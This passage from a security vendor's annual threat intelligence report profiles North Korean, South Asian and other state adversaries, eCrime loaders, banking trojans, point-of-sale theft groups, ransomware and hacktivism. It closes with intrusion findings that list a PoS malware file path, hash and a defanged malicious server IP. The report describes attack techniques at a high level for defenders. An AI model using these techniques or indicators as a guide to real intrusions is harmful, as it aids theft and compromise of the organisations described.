**Table 8**  
DPRK Adversary Activity



### 2018 Outlook

### Evidence of an Expanding Target Scope

In March 2017, Falcon Intelligence observed a malicious Korean-language document that delivered a Hawup payload. This incident, which was identified days before a March 6 DPRK missile launch, is indicative of traditional LABYRINTH CHOLLIMA campaigns in that it appears to target South Korea and is timed with missile testing. As the year progressed, however, CrowdStrike noted a shift in the targeting of Hawup malware.

As early as April 2017, LABYRINTH CHOLLIMA began operations that used English job description decoy documents to target victims in the U.S. and Europe. In September, sensitive source reporting indicated this activity also impacted multiple U.S. electrical utilities. Although it is unclear whether the U.S. energy sector has been a consistent target for LABYRINTH CHOLLIMA, this reported targeting coincided with a sharp increase in rhetoric from the U.S. and DPRK following President Trump's speech to the United Nations (UN) General Assembly, which was critical of the DPRK and its leader Kim Jong Un.

LABYRINTH CHOLLIMA was also suspected of contributing to a series of campaigns beginning in July 2017 that used financial- or Bitcoin-themed lures, a previously unreported malware called HtDnLoader, and an EPS (encapsulated PostScript file) exploit carried within malicious HWP files. Although this operation was suspected of targeting South Korea, part of this adversary's traditional target scope, the use of cryptocurrency themes represents a new interest for this actor. Additional targeting of cryptocurrency exchanges and financial sector targets may reflect the pursuit of avenues to acquire foreign currency for the Kim regime, much like the 2016 SWIFT (Society For Worldwide Interbank Financial Telecommunications) attacks attributed to **STARDUST CHOLLIMA**.

While LABYRINTH CHOLLIMA has primarily been associated with espionage operations, continued code overlaps with other DPRK adversaries such as STARDUST CHOLLIMA present several possibilities, including:

- Joint operations conducted with the support of multiple groups
- An operational hand-off among DPRK adversaries
- A malware development organization supplying technical support to multiple groups

### North Korea

Given the geopolitical tension surrounding the North Korean nuclear program, DPRK-based adversaries are likely to continue malicious cyber activity against entities in South Korea, Japan and the U.S. Network access obtained via remote access tools such as Hawup may be used to deploy wiper malware.

Given the gravity of a possible compromise to the U.S. energy sector, Falcon Intelligence has assessed that this specific targeting may represent DPRK posturing via cyber operations that could deliver destructive effects against the U.S. critical infrastructure, should a military conflict occur.

The possibility of continuing financial or Bitcoin-associated activity cannot be discounted, especially as economic sanctions reduce the number of foreign currency options for the Kim regime.

HtDnLoader, a custom malware observed in this year's BTC-themed campaigns, appeared to be created specifically for that operation, suggesting that DPRK adversaries can create single-use tools, expanding their TTPs as needed. Additionally, the new internet connection that the DPRK acquired via Russia in October 2017 may provide their cyber actors with more capacity for building infrastructure to support their offensive campaigns.

## Other Adversaries

Adversary	Details
<b>PoSeidon</b>	Although no extensive activity was observed from this activity, an incident leveraging CVE-2017-0199 and possibly targeting entities in Brazil was identified in April 2017, shortly after the zero-day of this vulnerability.
<b>OceanLotus</b> (aka APT32)	Falcon Intelligence observed intermittent activity linked to this Southeast Asia-based adversary. Identified incidents used CVE-2017-0199 exploit documents to target the Philippines, with additional activity focused on the hospitality sector. Public reporting also ascribed a months-long strategic web compromise (SWC) campaign to OceanLotus. This campaign leveraged compromised websites for organizations in sectors such as government, military, human rights, oil and gas, and media located in Southeast Asia. Targeting is consistent with the economic interests of Vietnam.

## 2018 Outlook

**Table 9**  
Additional  
Adversary Activity

<b>Babylon</b>	This East Asia-based adversary uses macro-enabled documents to deliver a malware dubbed KONNI. Observed themes for 2017 decoy documents suggest this actor targets entities with an interest in Korean issues. Several of these samples were identified in August at a time of rising tension between the U.S. and North Korea.
<b>MYTHIC LEOPARD</b>	MYTHIC LEOPARD is a Pakistan-based adversary with operations likely located in Karachi. This adversary continued to use spear phishing to target Indian military and defense entities. Falcon Intelligence identified additional tooling for this adversary, including .NET-based binder tools used to disguise malware as legitimate files, and a custom RAT called Waizsar, which is likely used as a first-stage downloader.
<b>VICEROY TIGER</b>	India-based operations increased in late summer when a Chinese-Indian border dispute sparked both military and cyber activity. At that time, malicious documents dropped malware samples, which shared infrastructure previously associated with VICEROY TIGER.
<b>QUILTED TIGER</b>	Falcon Intelligence observed extensive activity from this adversary, suggesting this group has taken on some of the operational tasks originally given to VICEROY TIGER. India-based targeted intrusion historically focused on Pakistan military targets, but QUILTED TIGER has expanded this target scope to include China, Mongolia, Bangladesh and in December 2017, Japan. This adversary uses commodity tools and exploits (such as CVE-2017-8759 and CVE-2017-11882) after zero-day.
<b>EXTREME JACKAL</b> (and other Palestine-based groups)	In the latter half of 2017, Falcon Intelligence tracked a targeted intrusion campaign leveraging H-Worm and likely targeting victims with an interest in or involvement with Palestinian political affairs. Observed activity spoofed Palestinian news websites and was present before and after the Fatah-Hamas reconciliation agreement announced in early October 2017. Falcon Intelligence attributes this campaign to EXTREME JACKAL with medium confidence, based on C2 infrastructure overlaps, third-party reporting and overall consistency in TTPs. Victims in this campaign were likely concentrated in the Palestinian Territories, the United Arab Emirates (UAE) and Egypt. Falcon Intelligence maintains an assessment that EXTREME JACKAL is likely an Arabic-speaking, non-state actor operating — at least in part — from Gaza, and likely has aligned interests with Hamas. Additional activity leveraging malware known as KASPERAGENT was also observed, following the announced Fatah-Hamas reconciliation.

## Findings Part 1

EVOLVING

ECRIME



ECOSYSTEM

## Introduction

In 2016, Falcon Intelligence introduced an overview of the eCrime ecosystem, which features an end-to-end look at the various parts of a successful criminal enterprise and how these pieces may manifest online. This ecosystem will continue to evolve over time, responding to current events that affect it such as the law enforcement actions mentioned above and competition within individual marketplaces.

CrowdStrike has observed some eCrime operators develop new capabilities based on publicized vulnerabilities or the TTPs used in high-profile campaigns (e.g., NotPetya). The rising value of some cryptocurrencies has led adversaries to change their operations to take advantage of a potential investment, and the ever-increasing numbers of mobile banking applications users has led to innovations in mobile malware.



### Mineware and the Rising Value of Cryptocurrencies

Falcon Intelligence continues to monitor cryptocurrency trends and their effects on the eCrime ecosystem. The value of Bitcoin has continued to rise over the course of 2017, with exponential growth during November and December. The rising value has also led to higher transaction costs, which could affect criminal operations in several ways. Data extortionists and ransomware operators could include transaction costs in the price of the ransom or switch to a different cryptocurrency altogether. Alternatively, money launderers could see a decrease in payouts as eCrime actors seek to maximize their own profits.

Over the course of 2017, CrowdStrike has also tracked the market share of Monero, which was introduced in 2014 but that experienced rapid growth in 2016 and throughout 2017 due to design improvements. Monero has consistently been among the top ten cryptocurrencies based on the volume of transactions. With an increase in the popularity of this cryptocurrency has come a new threat vector — mineware, also known as cryptojacking, which uses a victim machine's resources to mine Monero.

In August 2017, established banking Trojan threat actor WIZARD SPIDER released an update to TrickBot that included a Monero mining module. In the last two months of 2017, mineware as a technique expanded to include drive-by mineware such as CoinHive, which runs entirely in victims' browsers when they visit websites that have included the mineware code. In November 2017, Falcon telemetry data showed an increased exposure to drive-by

mineware on customer networks.

WIZARD SPIDER was not the only adversary to target cryptocurrencies in this dramatically bullish cryptocurrency marketplace. Ransomware operators have been observed adjusting their pricing models based on fluctuating values. One possible example of this was observed with Samas ransom price variations (described later in this report).

### Overlapping Operations — Cybercrime Delivery Market

Within the eCrime ecosystem there are a number of areas in which an adversary can specialize, and developers of delivery mechanisms — e.g., spambots, exploit kits and malware loaders — can often support numerous other criminal enterprises. As such, Falcon Intelligence has observed several overlapping operations, suggesting some named adversaries are associated through a customer-provider relationship. In the case of some banking Trojan operations, a single affiliate is responsible for providing its own delivery mechanisms. Thus, cybercriminals can be customers of multiple services in order to optimize the delivery of the intended payload to the target victim set.

### Malware Loaders: A Competitive Market Motivates Customers to Shop Around

Falcon Intelligence continues to track updates and new releases in the crimeware loader market. The developers of these tools are running malware-as-a-service enterprises, offering their product for sale on underground forums at varying rates, depending on whether the customer purchases a limited or lifetime license.

Malware	Description
<b>Hancitor</b>	On the market since 2013, this loader has seen a resurgence of activity since late 2016. In 2017, it supported Zloader and Panda Zeus (BAMBOO SPIDER) banking Trojan operations.
<b>Quant Loader</b>	Developed by malware-as-a-service group GURU SPIDER, this malware has seen regular updates throughout the year, up to v.1.54+ on December 11, 2017. During a testing period in April 2017, INDRIK SPIDER used Quant Loader as well as Godzilla.
<b>Smoke Loader</b>	This modular crimeware, which is often used as a loader, has received regular updates throughout 2017. Recent improvements include an Email Grabber module, additional support to the Form Grabber module, and an update for the Hidden TV module. This loader has been observed delivering TrickBot, suggesting at least some portion of WIZARD SPIDER affiliates are customers.
<b>Godzilla Loader</b>	Shortly after promising the release of version 1.7 in March 2017, the developer and this loader disappeared from underground forums. As of early December, the malware has reappeared, with the developer promising version 1.7 in early 2018.
<b>ARS VBS</b>	In mid-December 2017, a Russian eCrime threat actor introduced ARS VBS. According to Falcon Intelligence sensitive sources, it sold numerous copies in just over five days, and has received numerous positive reviews from satisfied customers. This newcomer has yet to acquire significant market share, but early success suggests it is a product of at least moderate quality.

#### **MUMMY SPIDER: From Banking Trojan to Pay-Per-Install Service**

In July 2017, Falcon Intelligence identified a new trend in Emotet malware, developed by MUMMY SPIDER. Emotet (aka Geodo) downloads four plugins, one of which is a spam plugin, presumably used in conjunction with the collection of victim email credentials and Microsoft Outlook address books. Unlike previous campaigns, in mid-2017 MUMMY SPIDER did not always push their own banking Trojan module through this spam capability. Instead, CrowdStrike observed Emotet

downloading other Trojans, including QakBot and Dridex, suggesting MUMMY SPIDER was starting a pay-per-install loader service available to other criminal groups.

In the following months, CrowdStrike tracked this adversary's continued efforts to evade detection, including changing the RSA key during regular C2 updates. MUMMY SPIDER launched regular mass spam distribution campaigns to increase the rate of infection for Emotet, thus raising the number of potential victims for other crimeware.

**Table 10**  
Malware Loaders

#### **MONTY SPIDER:**

##### **Simultaneously Supporting Multiple Threats**

MONTY SPIDER, the operator of the CraP2P spam botnet, has regularly supported ransomware campaigns, particularly Locky (developed by DUNGEON SPIDER). However, in July 2017, CrowdStrike began to observe both a rise in the distribution of the TrickBot banking Trojan (operated by WIZARD SPIDER), and more notably, simultaneous support to WIZARD SPIDER and DUNGEON SPIDER. In these campaigns, MONTY SPIDER tested a new method of geolocation-based distribution. Victims received a 7-Zip attachment containing a VBS script that when opened, issued a command to one of three URLs to obtain the victim's geolocation. The country code

was then used by the VBS to determine the set of URLs to use to download the payload, either TrickBot or Locky. This combined spam campaign suggests one of the following:

- There may be a level of cooperation between DUNGEON SPIDER, WIZARD SPIDER, and MONTY SPIDER. It is likely that MONTY SPIDER already has distinct existing relationships with WIZARD SPIDER and DUNGEON SPIDER, but a liaison would have been required to pull off this level of spamming efficiency.
- MONTY SPIDER may be infecting by geolocation to maximize their payouts. It is likely WIZARD SPIDER and DUNGEON SPIDER pay different amounts based on IP geolocation. 🚫

## Banking Trojans

Banking Trojans remain one of the main tools used by criminal operators to obtain revenue, with many large banks and some web-based retail companies directly named in the webinject configurations of the malware. The design of these operations targets both large financial institutions and their individual customers. One of the most active banking Trojan threats in 2017 was WIZARD SPIDER, discussed below. The continuous updates made by this adversary appeared to drive a higher operational tempo to BAMBOO SPIDER, developers of Panda Zeus, beginning in September 2017.

Early in 2017, INDRIK SPIDER, the adversary behind Dridex, appeared to be the most active eCrime adversary in the banking Trojan landscape. In the first few months of the year, this adversary released several new sub-botnets designed to focus on specific victim regions (e.g., sub-botnet 7200 primarily targets financial institutions in the United Kingdom), and

appeared to be experimenting and perfecting delivery mechanisms. However, in the latter half of 2017, Dridex spamming appeared to decrease, suggesting this adversary has shifted to a more targeted approach. The malware has the capability to use keyword searching on victim machines to assist the adversary in identifying financial software, a tactic that may help pinpoint opportunities to transact high-value fraud.

Throughout 2017, Falcon Intelligence also tracked the spread of Android banking Trojans, as well as the evolution of this threat in terms of sophistication. Many Android banking Trojans use screen overlay web injection and SMS interception to compromise online mobile banking. Some other Trojans feature webinjects for other applications, such as Uber, and social media sites. Increases in the global smartphone user base, and in the subset of those users who employ the devices to access sensitive data (such as bank accounts or payment services),

are key drivers of growth in the Android malware scene. The innovative development cycles of BankBot, Red Alert 2.0, and other

malware families reflect threat actors' efforts to exploit the space.

Threat	Ops Tempo	Description
<b>WIZARD SPIDER</b>	High	This adversary has released regular (mostly daily) updates to TrickBot, which has fueled a surge in worldwide targeting of financial institutions, as well as technology companies such as Amazon and PayPal.
<b>BAMBOO SPIDER</b>	Medium/High	Beginning in September 2017, this adversary has increased the developmental pace of Panda Zeus, feeding affiliates with updates at a weekly and biweekly pace throughout the fall to the end of the year.
<b>MUMMY SPIDER</b>	Medium/High	Emotet not only has banking Trojan capabilities, but also a spam module that can facilitate the spread of this malware and others.
<b>Ramnit</b>	Medium/High	The Ramnit banking Trojan has been consistently distributed throughout 2017 by a multi-chain infection supported by malvertising and the RIG exploit kit.
<b>INDRIK SPIDER</b>	Medium	In Spring 2017, this adversary was using spam to spread Dridex. However, in the latter half of the year, INDRIK SPIDER changed its modus operandi to conduct fewer, more targeted campaigns.
<b>GootKit</b>	Medium	Criminal operators have used the Cutwail spambot, as well as RIG and Nebula exploit kits, to distribute this banking Trojan. Developers and operators of this malware have updated configuration files to improve targeting and expanded target lists for the video capture capability in March and April 2017.
<b>Nymaim</b>	Medium	The Cutwail spambot has sustained Nymaim campaigns throughout 2017. The most commonly observed campaigns were written in Polish and used common spam themes like "parcel delivery" or "refund owed."
<b>Gozi ISFB</b>	Medium	In February 2017, CrowdStrike observed some instances of this malware being distributed by the now-defunct spam botnet Kelihos. Affiliates regularly distributed this threat via Cutwail, using multiple spam email themes.
<b>QakBot</b>	Medium/Low	This Trojan has been distributed since 2009, but it suddenly ceased operating in September 2016. This threat re-emerged in March 2017, and in May it was distributed by Emotet.

**Table 11**  
Summary of Banking Trojan Activity - 2017

<b>BokBot</b> (aka IcelD)	Medium/Low	Emerging in April 2017, this banking Trojan has been observed being distributed by Emotet. Likewise, this malware has distributed TrickBot, using unique gtags that are prefixed by "mom". It is possible the actor behind this malware has a relationship with MUMMY SPIDER, WIZARD SPIDER, or both.
<b>BOSON SPIDER</b>	Low	After an extended hiatus, CoreBot appeared briefly in May 2017.

### Rise of TrickBot

Activity from WIZARD SPIDER was steady in the beginning of 2017, with the speed of development changing significantly at the beginning of June 2017. The rate of development increased in June and July, averaging from a new version every week to issuing a new release every workday during the second half of August. Although there was some lag in sustaining this pace in the fall, WIZARD SPIDER continues to make regular updates to TrickBot targeting.

Early in the existence of this operation, TrickBot capabilities remained unsophisticated but well developed, relying on webinject functionality. Outside of this core banking Trojan capability, WIZARD SPIDER developed modules for Virtual Network Computing (VNC), collection of victim machine information, and a mail searcher module. From late July through September, WIZARD SPIDER significantly increased the botnet capability of TrickBot by adding these new modules:

- **wormDLL** — SMB spreader
- **outlookDLL** — Harvests victim data from MS Outlook
- **importDLL** — Information stealer targeting browsers
- **testWormDLL** — Monero cryptocurrency miner
- **shareDLL** — Lateral movement around victim network, via shares victim has access to

TrickBot has code similarities with the now-defunct Dyre operation. Dyre infections dropped in late 2015, and the sudden decrease

has largely been attributed to Russian law enforcement action in November of that year. Some of the initial URL patterns included in TrickBot configuration files were previously observed in Dyre, and technical analysis has further shown that TrickBot code design and communication protocols are remarkably similar to those of Dyre. However, it appears the code was written from scratch. WIZARD SPIDER may have employed a developer who worked for the Dyre group, or the code for Dyre malware was sold to another criminal group and used as a foundation to build a new, successful banking Trojan.

Analysis of TrickBot development and campaign data demonstrates that WIZARD SPIDER is run in a businesslike manner, operating within standard business hours and potentially assigning individuals to specific tasks, such as development and infrastructure management. Additionally, it is suspected that WIZARD SPIDER has been able to increase the skill set of the TrickBot development team by either bringing in new developers or using periods of inactivity to concentrate on development of new capabilities.

WIZARD SPIDER is the core development and operating group behind the TrickBot malware, but there are affiliates of this group that operate distinct variants designated by identifiers called "group tags" (gtags). It is not yet known how each affiliate is operated, but it is highly likely that they are run either by operators within the WIZARD SPIDER group, or by criminal individuals with close ties to WIZARD SPIDER. ➔

## Banking Trojans

2017 was a period of increasing tempo and well-calculated decision-making from **WIZARD SPIDER**. This pace has most recently been matched by **BAMBOO SPIDER** in the latter part of 2017, possibly in an attempt to contend in a competitive marketplace dominated by more sophisticated operations. Falcon Intelligence continues to investigate the extent of recent **INDRIK SPIDER** operations to determine whether this adversary is significantly changing TTPs.

Many banking Trojans, such as Gozi ISFB and GootKit, are operated by affiliates who have acquired a variant of the malware. Groups behind these campaigns are likely small, not highly sophisticated, and not necessarily well resourced. Some individual actors may be focused regionally, as was observed in the Polish-language Nymaim campaigns.

## Targeted eCrime

Targeted eCrime groups use TTPs more commonly associated with targeted intrusion espionage campaigns. Such techniques include spear phishing, extensive reconnaissance and lateral movement within a victim network. Instead of state secrets, these adversaries are frequently looking for data to monetize — often credit card numbers or access to financial accounts. In 2017, the most active targeted eCrime adversary observed by CrowdStrike was **CARBON SPIDER**, although this assessment of the actor's operational tempo may be partially due to the method by which this adversary tested its tools and exploit documents throughout most of the year (as noted in the following).

**COBALT SPIDER**, an actor group that has

primarily focused on financial sector targets in Russia and Eastern Europe, also launched spear-phishing campaigns in 2017, making quick use of available vulnerabilities, native Windows OS capabilities and publicly available tools such as Cobalt Strike. This adversary has monetized attacks by targeting ATMs and issuing commands to dispense cash (a technique termed "Jackpotting"), which is collected by a network of mule operatives who work as part of the campaign team.

In December 2017, Falcon Intelligence provided support for an active incident response engagement involving malware known as FrameworkPoS, used for stealing credit card track data from PoS devices. FrameworkPoS is probably exclusively used by an actor

## 2018 Outlook



tracked by CrowdStrike as **SKELETON SPIDER**, also known publicly as **FIN6**. Based on this actor's use of code signing certificates from a Moscow-based company, language IDs

in malware samples, and the use of Russian domain registrars, it is suspected with medium confidence that this actor is based in Russia.

**Table 12**  
Targeted eCrime  
Adversaries  
Observed in 2017

Threat	Ops Tempo	Description
<b>CARBON SPIDER</b>	High	This adversary has focused on PoS compromise of restaurant chains in the U.S.
<b>COBALT SPIDER</b>	Medium/High	Falcon Intelligence observed <b>COBALT SPIDER</b> quickly assimilating new exploits into its operations over the course of 2017, including CVE-2017-0262, CVE-2017-0199, CVE-2017-8759 and CVE-2017-11882.
<b>SKELETON SPIDER</b>	Medium/Low	Recent operations feature an updated version of the original FrameworkPoS malware, which was first reported by CrowdStrike in 2014.

## CARBON SPIDER: Pattern of Testing Exploit Documents

**CARBON SPIDER**'s toolkit includes both open-source and custom malware. Open-source tools include the Metasploit framework for operations against machines within the target network, customized variants of TinyMet (a tiny meterpreter stager) for deploying payloads during lateral movement, and variants of MimiKatz for dumping user credentials. Custom-built malware families that are uniquely associated with **CARBON SPIDER** are the first-stage implant Agent ORM (aka Toshliph), a full-fledged backdoor tool for long-term persistence called Agent Sekur (aka Anunak), and first-stage tools VB Flash and JS Flash RATs.

Since at least May 2017, **CARBON SPIDER** has maintained a relatively consistent development cycle of introducing a significant evolution to the delivery document, followed by a period of testing and refinement. Malicious RTF and DOC files now leverage embedded OLE

objects (.lnk and .cmd) to launch processes that extract and deploy their payloads. **CARBON SPIDER**'s first-stage tool VB Flash, which was developed entirely in Visual Basic Script and used throughout 2016, has been re-developed into a version that runs using JavaScript, dubbed JS Flash. This version not only contains the previous VB Flash capabilities, but also includes new methods of obfuscation, a new C2 protocol and some additional capabilities.

**CARBON SPIDER** continues to leverage these tools to target the U.S. hospitality sector, with a shifting focus from hotel chains to restaurants. **CARBON SPIDER** spear-phishing emails typically use subject lines that reference customer details, invoices or payment information for a booking. The body of the email then explains that this information is contained within a document attached to the email, with instructions on how to unlock the protected document. The emails are usually directed to customer-facing personnel within the victim organization, and open-source reporting has

documented that quite often these emails will be followed by telephone conversations to enable successful exploitation.

The primary objective of these operations is to capture large dumps of PoS credit card data. CARBON SPIDER is thought to be responsible for the 2016 hack against the Oracle MICROS PoS system, widely used by retail and hospitality companies. There is growing evidence to suggest the actor has used the information gleaned from this attack to target specific businesses that operate these systems, which would support the choice of targets observed in recent months.

From June through October 2017, CARBON SPIDER testing of new exploit delivery documents was observed almost daily for minor configuration edits, with new code developments released monthly. In November 2017, however, the length of time between observed testing activity began to increase, suggesting the adversary may have taken this testing in-house — most likely in an attempt to reduce exposure of its TTPs to security researchers. Regardless, new samples of Agent Sekur were identified in December 2017, evidence that this adversary remains active. Falcon Intelligence expects CARBON SPIDER to continue to target U.S.-based businesses in 2018.

Some of the targeting profile and TTPs of COBALT SPIDER are similar to those of CARBON SPIDER. Both groups make use of open-source and penetration testing tools, with spear phishing being a primary mode of delivery. Although both adversaries have targeted banks in Eastern Europe and Central Asia, these entities remain the primary targeting profile for COBALT SPIDER, a stark distinction from CARBON SPIDER, which has broadened its scope over the last two years. Despite these similarities, Falcon Intelligence has observed no infrastructure overlap between these groups, and they have each incorporated exploits into their operations at different times. CARBON SPIDER is more closely associated with custom toolkits, whereas COBALT SPIDER is also known as “Cobalt Gang” because of its use of the Cobalt Strike tool in its operations.

### Comparison: CARBON SPIDER vs. COBALT SPIDER



#### Samas Ransomware

Samas operators usually compromise internet-facing services such as vulnerable JBoss installations in targeted organizations, and use lateral movement tools to install their ransomware on multiple machines; thus, this actor group is considered to be a targeted eCrime adversary. The operators of Samas ransomware stayed out of the headlines in 2017, and Falcon Intelligence has only identified two

possibly successful campaigns — one in April 2017 and another in October 2017.

The ransom demands from Samas infections are generally some of the highest among active ransomware families, and a decline in observed activity may be attributed to the rising value of Bitcoin. Samples recovered in October featured a lower ransom demand. The previous ransom demand was 1.7 BTC for a single machine, 6 BTC

for half the infected machines, and 12 BTC for all infected machines in the victim's network. The new demand is 1.5 BTC for a single machine, 4.5 BTC for half the infected machines, and 9 BTC for all infected machines. The reduced BTC

demand is likely due to the recent USD value increase of BTC and means that these payments are now significantly higher in value, although the lower BTC amounts likely appear more appealing to victims. 📉

### 2018 Outlook

#### CARBON SPIDER

CARBON SPIDER's phased development and deployment cycle has proven very profitable, and it is expected that it will continue to target U.S.-based businesses in the fast-food and hospitality sectors. The group remains focused on exploiting PoS terminals, and both sectors (as well as retail) have very high volumes of PoS usage. There is no expectation that this adversary will target banks or the financial sector at this time, although this was previously in their target scope (ca. 2016).

Overall, credit card data will continue to be profitable. SKELETON SPIDER, as well as other similarly styled operations, will monetize this data by selling it on a per-card basis in darknet carding shops. U.S.-based businesses that have not adopted the latest chip-and-PIN technology will continue to be the most heavily targeted victims of this kind of operation. Likewise, a wider adoption of chip-and-PIN technology could change the operational TTPs or geographic targeting of these groups.

COBALT SPIDER appears to have the resources for acquiring and developing software or exploits, possibly relying on builders obtained from other developers and sold on underground forums. They will almost certainly continue to evolve in the new year and further broaden their target scope. Falcon Intelligence expects COBALT SPIDER to continue to use spear phishing to target banks, particularly in regions where this has already proved profitable for this adversary.

## Findings Part 1

# HACKTIVISM

## Introduction



Large-scale, international hacktivist campaigns from Anonymous were notably subdued in 2017. The hacktivist collective attempted to resurrect the success of the 2016 #OpIcarus campaigns, but both the #OpDaedalus campaign in February and the #OpSacred campaign in June fell short. The operational model for such campaigns requires widespread support from disconnected groups, and the lack of centralized authority within this collective has led to a more regional focus for hacktivism in general.

Many hacktivist groups engaging in regional, geopolitically motivated activity have modeled themselves after Anonymous. Their ideology is often anti-government and anti-capitalist, but with a distinctive nationalist flare. A prime example of such a group is Anonymous Greece, which targeted Greek financial entities in September, but also defended the country against pro-Turkey hacktivists in July.

The government sector appears to be the most common target of hacktivist groups expressing displeasure with the policies of a specific country. However, media entities have also been targeted, particularly in the Middle East and Russia/Ukraine regions. Additionally, experienced hacktivist actors such as KalausMarcus, which appeared to be directing many of the anti-Saudi campaigns, recognize the value of targeting the technology sector to broader effect, e.g., targeting an internet service provider (ISP) in order to bring down a larger number of organizations.

## 2018 Outlook

### Hacktivism

The growing tension of regional issues will likely continue to pull in support from local hacktivists and regional branches of larger hacktivist collectives such as Anonymous. Issues such as local political movements, border and diplomatic disputes, and human rights campaigns will likely continue to draw the support of hacktivist operations to some degree.

Common hacktivist TTPs still include DDoS attacks, defacements and information disclosures. It is possible that with the publicity surrounding incidents of pseudo-ransomware wipers (e.g., NotPetya, IsraBye), hacktivist groups may adopt this TTP as a means to destroy data, or to be a disruptive force.

# SAMPLE OF OBSERVED HACKTIVIST ACTIVITY



## U.S.

Anonymous-affiliated actors launched #OpDomesticTerrorism targeting right-wing extremists and fascist groups after the violence in Charlottesville, VA.



## SPAIN

Catalan independence referendum inspired hacktivists to target Spanish government entities.



## ALGERIA

Team System DZ, an Algerian pro-ISIS group, launched several opportunistic defacement attacks against U.S. websites.



## RUSSIA

Activity from groups like Sprut and CyberBerkut continued efforts to shape the pro-Russia narrative.



## CHINA

Pro-China hackers, with possible connections to CCP, targeted South Korean government entities in March after the U.S. deployed THAAD. Throughout 2017, the anti-government Chinese group fangongheiki taunted the PLA with their website defacements.



## THAILAND

Anonymous-affiliated groups continued the #OpSingleGateway campaign, targeting Thai government and technology sectors.



Figure 8

# ACTIVITY

# IN 2017

# CONCLUSION

## Introduction

In 2018, technology companies, banks and retail institutions will remain the targets of criminal enterprises. eCrime threats will come primarily in the form of large botnets, botnet affiliates and targeted eCrime adversaries. Established and well-resourced operations will continue to innovate, developing new methods of distributing crimeware and possibly incorporating more TTPs associated with targeted intrusion campaigns. High-profile events (such as WannaCry in 2017) will continue to incite copycats to adopt the latest trending TTPs in order to maximize profits.

Likewise, rising dollar values of cryptocurrencies will also be an opportunity for cybercriminals. CrowdStrike expects mineware to further proliferate, as has already proven to be the case based on data observed in late 2017. The compromise of cryptocurrency exchange markets, as well as individual wallets, will be tempting as the value of Bitcoin and other currencies increase. This trend is also very likely to encourage additional DPRK adversary activity, following 2017 operations which appear to be focused on alternative currency generation for the Kim Jong Un regime.

Targeted intrusion adversaries will undoubtedly be tasked with conducting campaigns as part of regional pursuits and national strategies; entities in the government, defense, think tanks and NGO sectors will continue to be the targets of these operations. For China, interest in regional neighbors will almost certainly continue, as well as a focus on countries that represent technological powerhouses, such as Japan, or potential investment opportunities for the BRI. Russia will continue to be concerned with Ukraine, Europe, the U.S. and NATO, but it may also focus on issues at home in the lead-up to the 2018 presidential election. Likewise, Iran will continue to monitor domestic dissident activity in addition to maintaining situational awareness of its Middle East neighbors, with added intrusions possible against the U.S. Despite a recent lull in heightened rhetoric, the

U.S. and South Korea are likely targets for North Korean cyber adversaries in the new year.

Falcon Intelligence assesses that adversaries will continue to incorporate publicly available malware. Not only are these tools easily obtainable, but they provide OPSEC-savvy actors with a cover for their operations. Such tools include Empire PowerShell and Cobalt Strike, but also commodity tools like Mimikatz and Poison Ivy. Similarly, adversaries will use innate "living off the land" techniques during lateral movement to avoid detection by conventional endpoint defenses. Advanced groups will likely incorporate these TTPs into increasingly inventive ways of achieving their goals, with persistent actors trying multiple methods to maintain or obtain access to key networks. Supply chain attacks have proven their value to attackers in 2017 and this trend will likely continue unless steps are taken to harden software update processes.

As demonstrated in 2017, actors of all types have taken advantage of unsecured and stolen data, leading to both high-profile attacks, and smaller inconveniences often felt at the local or individual level. Criminal investigations will undoubtedly continue to lead to the arrest and sentencing of individuals involved in these incidents, but it will require both a heightened cybersecurity posture and vigilance in detecting new vulnerabilities by organizations seeking to protect the data that matters the most.

## Findings Part 2

CROWDSTRIKE

FALCON

OVERWATCH

## Introduction

In the previous year, CrowdStrike Falcon® OverWatch™ identified numerous nation-state and eCrime targeted intrusions across many industry verticals. Many of the attacks chronicled here directly support the findings of the Falcon Intelligence team, as described in Part 1 of this report. Among the more significant trends the OverWatch team was able to validate was an increasing rate of activity attributed to North Korean and Iranian actors. In addition, Falcon OverWatch observed nation-state actors showing continued interest in the hospitality sector. Also notable were multiple cases in which two or more targeted intrusion adversaries were found exploiting a victim network concurrently. OverWatch further observed a shift in prioritization of Russian and Chinese targeting with respect to employees of Western think tanks. These trends are all captured below in the following yearly summary of highlights from intrusions discovered by OverWatch in 2017.

NOTE: Falcon OverWatch follows the MITRE ATT&CK™ methodology of tracking threats. The Techniques Observed section is labeled following that methodology and technique definitions can be found at [https://attack.mitre.org/wiki/Main\\_Page](https://attack.mitre.org/wiki/Main_Page)



## OverWatch Highlights from 2017

## Hospitality Sector Heavily Targeted Throughout 2017

During 2017, Falcon OverWatch continued to see intensive targeting of the hospitality sector. It is clear that members of this industry vertical, particularly global hotel chains, are at continued risk of targeted intrusion as eCrime actors seek financial gain in exploiting hotel franchises that must manage widely dispersed locations with varying levels of security controls.

## SPIDERS Breach Multiple Hospitality Chains Via Third-Party Vendor Compromise

## Techniques Observed

- Privilege Escalation: Valid Accounts
- Lateral Movement: Third-Party Software, Remote Services
- Command and Control: Exfiltration Over Alternative Protocol

Falcon OverWatch observed multiple eCrime threat actors employing PoS malware on the networks of several hotel chains during the year. In one case, simultaneous infections were identified at two hospitality customers after observing file writes and executions of the following malicious binary:

```
FILE: C:\Windows\SysWOW64\WinSrv.exe
HASH: 869d77ffde43f3591f16cfe509f87dda-11be13809e75ac30e09f1315c5a5d955
```

Investigation of the sample identified the PoS

malware as PoSeidon, which can scrape the RAM of PoS terminals for credit card track data. It has a keylogger capability that can collect usernames and passwords. For both hospitality victims, the malware was installed following FTP connections to a malicious external server, located at the time at IP address 174[.]34[.]253[.]21. The FTP connections were initiated under a legitimate remote connectivity application using the same user account, which was associated with a third-party vendor. CrowdStrike determined that the breach occurred through the compromised vendor's access with the malicious actor installing the malware to target parking pay stations operated by the third party. This case highlights the risk of outside vendor access into enterprise networks.

## FANCY BEAR Phishing Targets International Hotel Chain

## Techniques Observed

- Privilege Escalation: Exploitation of Vulnerability
- Defense Evasion: Masquerading
- Command and Control

